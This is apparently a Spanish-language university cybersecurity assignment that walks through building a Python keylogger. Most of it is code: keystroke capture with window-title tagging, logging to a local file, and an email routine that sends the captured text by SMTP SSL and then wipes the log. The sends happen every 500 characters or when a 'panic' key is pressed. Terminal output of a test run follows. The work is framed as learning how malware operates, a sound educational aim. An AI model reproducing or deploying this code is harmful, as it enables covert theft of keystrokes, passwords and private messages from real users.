Centro Universitario de Guadalajara

Programación II

Tarea – KeyLogger

Rebeca Amidala López Chávez

3 semestre – Ciberseguridad

08/10/2026





Persistencia Local:

Utiliza *with open(..., "a")* para anexar (*append*) el texto al archivo de manera segura. El parámetro encoding="utf-8" previene problemas con caracteres especiales y acentos.

El *if* garantiza que no se hagan operaciones de escritura en el disco si la cadena está vacía.

```
def guardar_log(texto):
    if texto:
        with open(ARCHIVO_LOG, "a", encoding="utf-8") as f:
            f.write(texto)
```

En *al_presionar*, los caracteres y los encabezados de las ventanas se guardan primero en la variable *texto_a_guardar*. Al final de la función, esa variable se pasa a *guardar_log(),* asegurando que todo cambio se registre de inmediato.

```
#Manejadores de eventos de teclado
def al_presionar(tecla):
    global ventana_actual, contador_caracteres
    texto_a_guardar = ""

    nueva_ventana = obtener_ventana_universal()
    if nueva_ventana != ventana_actual:
        ventana_actual = nueva_ventana
        encabezado = f"\n\nAPLICACION: {ventana_actual}\n{'-' * 30}\n"
        print(encabezado, end="")
        texto_a_guardar += encabezado

    try:
        caracter = tecla.char
        print(caracter, end="", flush=True)
        texto_a_guardar += caracter
    except AttributeError:
        if tecla == keyboard.Key.space:
            print(" ", end="", flush=True)
            texto_a_guardar += " "
        elif tecla == keyboard.Key.enter:
            print("\n", end="", flush=True)
            texto_a_guardar += "\n"
        elif tecla == keyboard.Key.backspace:
            print("<-", end="", flush=True)
            texto_a_guardar += "<-"
        else:
            tecla_especial = f"[{tecla.name}]"
            print(tecla_especial, end="", flush=True)
            texto_a_guardar += tecla_especial

    #Guardar en el archivo local
    guardar_log(texto_a_guardar)
```

Exfiltración por Correo:

Se agrego un *contador_caracteres* que cuenta el tamaño de la variable *texto_a_guardar*.

```
def al_presionar(tecla):
    global ventana_actual, contador_caracteres
    texto_a_guardar = ""
```

Una vez que se alcanza el límite LIMITE_CARACTERES, se ejecuta la función enviar_correo(). Esta función lee el archivo .txt, envía su contenido y, si tiene éxito, vacía el archivo de texto y resetea el contador a 0.

```
contador_caracteres += len(texto_a_guardar)
if contador_caracteres >= LIMITE_CARACTERES:
    enviar_correo()
```

```
if not os.path.exists(ARCHIVO_LOG) or os.path.getsize(ARCHIVO_LOG) == 0:
    return

try:
    with open(ARCHIVO_LOG, "r", encoding="utf-8") as f:
        contenido = f.read()

    #Configurar el mensaje
    msg = EmailMessage()
    msg['Subject'] = 'Reporte de Actividad del Teclado'
    msg['From'] = EMAIL_REMITENTE
    msg['To'] = EMAIL_DESTINO
    msg.set_content(contenido)

    #Enviar el correo usando SMTP_SSL
    with smtplib.SMTP_SSL(SERVIDOR_SMTP, PUERTO_SMTP) as server:
        server.login(EMAIL_REMITENTE, EMAIL_PASSWORD)
        server.send_message(msg)

    print("\n\n[+] Reporte enviado exitosamente al correo.")
```

En la función *al_soltar*, se añadió un condicional para TECLA_PANICO (alt). Si se presiona, forzará la lectura, el envío por correo y el purgado del registro sin importar si llegó al límite de caracteres o no.

```
LIMITE_CARACTERES = 500
TECLA_PANICO = keyboard.Key.alt #Tecla para enviar al correo
contador_caracteres = 0
```

```
def al_soltar(tecla):
    if tecla == keyboard.Key.esc:
        mensaje_salida = "\n\n--- Finalizando monitor ---\n"
        print(mensaje_salida)
        guardar_log(mensaje_salida)
        if contador_caracteres > 0:
            enviar_correo()
        return False

    elif tecla in (keyboard.Key.alt, keyboard.Key.alt_l, keyboard.Key.alt_r, keyboard.Ke
        print("\n\n[!] TECLA DE PÁNICO DETECTADA. Forzando envío de correo...")
        enviar_correo()
```

Nota: Se tendrá que habilitar la autenticación en dos pasos (2FA) en la cuenta y generar una Contraseña de Aplicación (App Password). Esa es la contraseña que se debe poner en la variable EMAIL_PASSWORD.

Rebeca Amidala López Chávez

Resultados:

Lo que se realizó en la terminal

```
PS C:\Users\HP\OneDrive\Documentos\Progra2> & c:\python313\python.exe c:/Users/HP/OneDrive/Documentos/Prog
oger/passive_hooking.py
>>> INICIALIZANDO GANCHO (HOOK)...
>>> KEYBOARD CORRIENDO.
>>> (Envío automático cada 500 caracteres | Key.alt para envío manual | ESC para salir)



APLICACION: passive_hooking.py - Progra2 - Visual Studio Code
------------------------------
holis como estas uwu[alt_l]

[!] TECLA DE PÁNICO DETECTADA. Forzando envío de correo...


[+] Reporte enviado exitosamente al correo.
ahhh[esc]

--- Finalizando monitor ---
```

Archivo.txt (se borra luego de enviarse por correo)



Correo recibido



Conclusión

Interacción con APIs del Sistema: Se evidencia cómo los scripts pueden registrar "hooks" a bajo nivel para interceptar eventos de hardware (teclado/ratón) e interactuar con la gestión de ventanas.

Mecanismos de Exfiltración: La implementación de alertas o envíos automatizados utilizando protocolos de red estándar (como SMTP para correo electrónico) demuestra cómo la transferencia de datos no autorizada a menudo intenta camuflarse dentro del tráfico de red legítimo.

¿Por qué es importante conocer cómo funciona un malware?

Durante una brecha de seguridad, entender el código malicioso permite a los equipos forenses reconstruir la línea de tiempo del ataque. Permite identificar exactamente cómo logró persistencia el atacante, qué información fue comprometida y qué pasos técnicos son necesarios para contener y erradicar la amenaza por completo.